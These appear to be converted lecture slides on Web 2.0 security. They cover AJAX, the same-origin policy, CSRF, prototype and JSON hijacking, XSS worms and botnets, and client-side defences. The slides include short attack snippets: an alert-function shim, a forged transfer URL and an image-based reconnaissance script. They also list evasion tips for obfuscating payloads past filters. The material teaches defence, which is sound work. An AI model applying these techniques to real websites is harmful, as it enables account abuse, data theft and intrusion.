






# Web App Model Shift

## AJAX WEB application Model (asynchronous)



# AJAX

- Asynchronous JavaScript and XML
  - Asynchronous: XMLHttpRequest (XHR) Object
  - JavaScript (JS) or any dynamic web scripting language
    - ex: VBScript
  - XML or any data exchange format
    - ex: JSON

# JavaScript Native Security

- JavaScript is used in a number of applications aside from Web pages, such as Flash or PDF, to name a few
- native sandboxing: no FS access and no network utilities
- Same-Origin Policy (SOP): origin = protocol://host:port
- Signed Script Policy (SSP): privilege restriction mechanism

# Web 2.0 Security Issues

- Rich applications: explosive combination of technologies
- Collaboration: multiplication of the amount of user input
- Syndication and mashups: intended SOP circumvention
- Service-Oriented Architecture (SOA): services exposition
- Social networks: user profile and sensitive information
- Cloud computing: trust bounds




- Rich Internet Applications (RIA): the eye-candy, appealing side of the Web 2.0
  - not only AJAX
  - wider attack space: server, browser, APIs, plugins, etc.
  - combining technologies lead to extended possibilities for the developer and the attacker



- Collaboration: basis for a Participatory Web
  - Forums, BBS, review websites, listings, knowledge market
  - Auction website reputation systems, recommendations
  - Social networks, job search and offer systems
  - Resource sharing: photos, music, files, etc.
  - Future applications: e-voting

- Syndication and mashups: aggregate contents from multiple sources
  - no native sandboxing
  - cross-domain communication
- Web portals and aggregators: personal web portals that regroup feeds and widgets
  - privacy may be threatened
  - decidability issue on which application to accept or not

- Service Oriented Architecture (SOA): one way to use Web Services
- private services might be exposed
- injection vulnerabilities
- service abuse
- session hijacking



Google buzz

facebook

twitter

mixi



NING

LinkedIn

flickr

last.fm

orkut



tumblr

myspace.com  
a place for friends

- Social networks incurs some risks:
  - users may advertise their true self with private info
  - users may contribute with untrusted contents
  - users may impersonate other users for carrying out fraud
  - users may webstalk other users
  - users may loose interest of IRL connections

- Cloud computing: on-demand self-service, broad network access, resource pooling, rapid elasticity, and measured service
- Web 2.0 technology issues: AJAX, REST, etc.
- privacy issues
- SOA issues
- fastflux cloudbots is the next best thing

# Next Generation Attacks

- The Web 2.0 era has seen an increase in much more elaborated attacks than one-shot basic attacks.
- Next generation attacks are based on the combination of basic attacks and leverage characteristics of the Web 2.0 to carry out more complex attack schemes

- **Prototype hijacking (JS clobbering)**
  - JavaScript is dynamically and loosely typed
  - Prototype-oriented scripting language
  - JavaScript allows redefining functions after they have been declared

- Prototype hijacking: shimming the alert function

- create a reference to the original function  
`var oldAlert = window.alert;`

- create a shim function

```
function newAlert(msg) {  
    // do something malicious  
    here;  
    oldAlert(msg);  
}
```

- clobber the alert function to point to our shim function

```
window.alert = newAlert;
```

- Prototype hijacking: basic countermeasures
  - check integrity of functions
  - cryptographically calculate integrity
  - monitoring integrity from an external Flash object
- It is impossible to ensure the integrity of client-side code

- Cross-site request forgery (CSRF)
  - cookies are automatically attached to any request issued to a website a user is currently logged into
  - web servers can not distinguish between user-intended and CSRF-issued requests (let alone be the Host header)
  - malicious scripts injected in the target website can leverage a SOP exception to issue a CSRF attack

- CSRF: basic example
  - below is a legitimate request

```
http://example.com/app/transferFunds?amount=1500  
&destinationAccount=4673243243
```

- below is a crafted img tag that issues a CSRF request to the victim site

```

```

example from the 2010 edition of the OWASP Top 10

- Cross-Domain POSTs
  - CSRF are usually GET requests but it is also possible to perform POST requests from phishing forms
  - Downside: the victim will be prompted with the targeted server's response to the CSRF POST request
  - Solution: use an invisible iframe tag to display the server's response or ...

- Web 2.0 CSRF: XMLHttpRequest-based CSRF request (DNS rebinding)
  - XHR request is silent to the user
  - XHR request resembles the user-intended request
  - XHR response is processed by the XHR object and can be shunt cleanly to maintain stealth

- CSRF: basic countermeasures
  - use cryptographic token that should not be predictable in order to reduce CSRF exposure
- CSRF tokens are not a silver bullet (dynamic CRSF)

- Web 2.0 CSRF + Prototype hijacking = JSON hijacking
- in AJAX, JavaScript Object Notation (JSON) can be used instead of XML for XHR communication
- by shimming the Array constructor to copy the contents of a JSON array
- upon an XHR response reception, the shimmed Array constructor stealthily copies and forwards contents to a server hosted by the attacker

- JSON hijacking: basic countermeasures
  - processing JSON arrays should be done using infinite loop tainting with the following loop:
    - `for(;;);`
  - The following loop should not be used since it is using a number literal of which constructor may be clobbered:
    - `while(1);`

- JavaScript Malware
  - JavaScript native sandboxing does not provide file access or network utility
  - leverages JS capabilities: DOM alteration, event hooking
  - network reconnaissance script, easily extensible

- JavaScript Malware: basic reconnaissance attack

```
<script>
function loaded(){
    // resource exists
}

function timed_out(){
    // resource does not exist
}

function err(){
    // requesting the resource created an
    error
}

i = new Image();
i.onload = loaded;
i.onerror = err;
window.setTimeout(timed_out,1000);

i.src = "http://target.tld/path";
</script>
```

- loading an image from a targeted URL, it is possible to “ping” the hosting server

code sample from “On JavaScript Malware and Related Threats” by M. Johns, J. Computer Virology vol.4, no. 3, 2008

- JavaScript Malware
  - main goal is to automate a set of instructions executed with insider powers
  - the JS malware script benefits from object-oriented language capabilities and acts autonomously as a typical malware


- Reconnaissance scripts are limited
- potential to do a lot worse by updating the running content. Crucial when the size of script is limited
- updating operation require the connection to be maintained

- XSS channel and XSS proxy
  - maintain a channel: use XHR objects at regular intervals to update the code, thereby maintaining the connection open
  - when the channel is open on a vulnerable third-party website, the loaded JS script is called an XSS proxy
  - allows monitoring of what is happening on the client-side, helping the attacker to make better decisions in the sequence of actions to launch

- XSS worms
  - autonomous scripts injected through XSS vulnerabilities
  - leverage the power of social networks for reproduction
  - do not violate the SOP since it is spreading upon the same website but future XSS worms may jump to other websites
  - successful examples: Samy worm, Yamanner, Koobface

- XSS botnet
  - we have obtained an insider within an internal network
  - we can launch attack against other hosts in the internal network using the XSS channel or using the subverted browser as the XSS proxy
  - we can subvert other end-user browsers and synchronize their actions: a real XSS-based botnet
  - example: BrowserRider

- BrowserRider (by Benjamin Mossé)



# Basic Countermeasures

- on the server side
  - escaping, validating, normalizing, canonicalizing input
  - enforce strict parsing of HTTP (in particular headers) and other protocols circulating on top of it
  - use policy files appropriately and control communication with external hosts
  - enforce login on sensitive operations

# Browser Security

- However Web 2.0 shift is much more visible on the client side
  - much of the application logic is pushed to the browser
  - many plugins, APIs allow connections with third-party components and external hosts
  - scripting languages such as JS serve as glue
- Server security is not always applied everywhere

# Basic client countermeasures

- How can a user protect the browser from all the malware running the web?
  - disable JavaScript (and return to Web 1.0)
  - use a secure browser and JS or Flash blocking plugins, preferring to view only desired contents
  - have different VM “boards” for different surfing style
    - try Qubes OS from InvisibleThings Lab
- Even websites we usually trust can be subverted

# Web 2.0 Ninjutsu

- The prevalent use of AJAX has increased the capacity of attacks to strive:
  - art of stealth: “no one will be any the wiser”
  - art of disguise: “different each time”
  - art of escaping/concealment: “catch me if you can”

- First ninja principle: be stealth!
- use CSRF to prevent the server from noticing malicious activity
- use XHR to prevent the user from noticing malicious activity
  - asynchronous
  - resemble user-generated requests
  - allows error handling

- Second ninja principle: pretend to be someone else!
- different charsets confuse filters or leverage HTTP parsing discrepancies between browsers and filters
- shimming functions: transforming benign functions into malicious ones
- attacking caching facilities to store malware to be served when requesting benign pages

- Third ninja principle: hide your weapons to bypass body check!
- use encoding
  - to bypass filters
  - to abide by filter rules
- split your attack (spatially or temporally)
- obfuscate your payload or prevent analysis

# Recent Advances

# Part 2 - Outline

- Policy-based Approach
- Model-based Approach
- Machine Learning-based Approach

# Policy-based Approach

- Secure cross-domain policy:
  - CsFire: Transparent client-side mitigation of malicious cross-domain requests by P. De Ryck et al., ESSoS 2010

- **Problem statement: cookies are attached automatically to requests destined to websites the user is already logged in**
- **Motivation: existing countermeasures are too either too permissive or too restrictive**

- Solution requirements:
  - independent from user input
  - usable in a Web 2.0 context
  - secure by default
- Proposal: cross-domain policy that defines what is allowed as cross-domain traffic

- Proposed policy:

Properties			Decision
GET	Parameters		STRIP
	No parameters	User initiated	ACCEPT
		Not User initiated	STRIP
POST	User initiated		STRIP
	Not User initiated		STRIP

- Drawback: Web 2.0 relies also on mashup communication

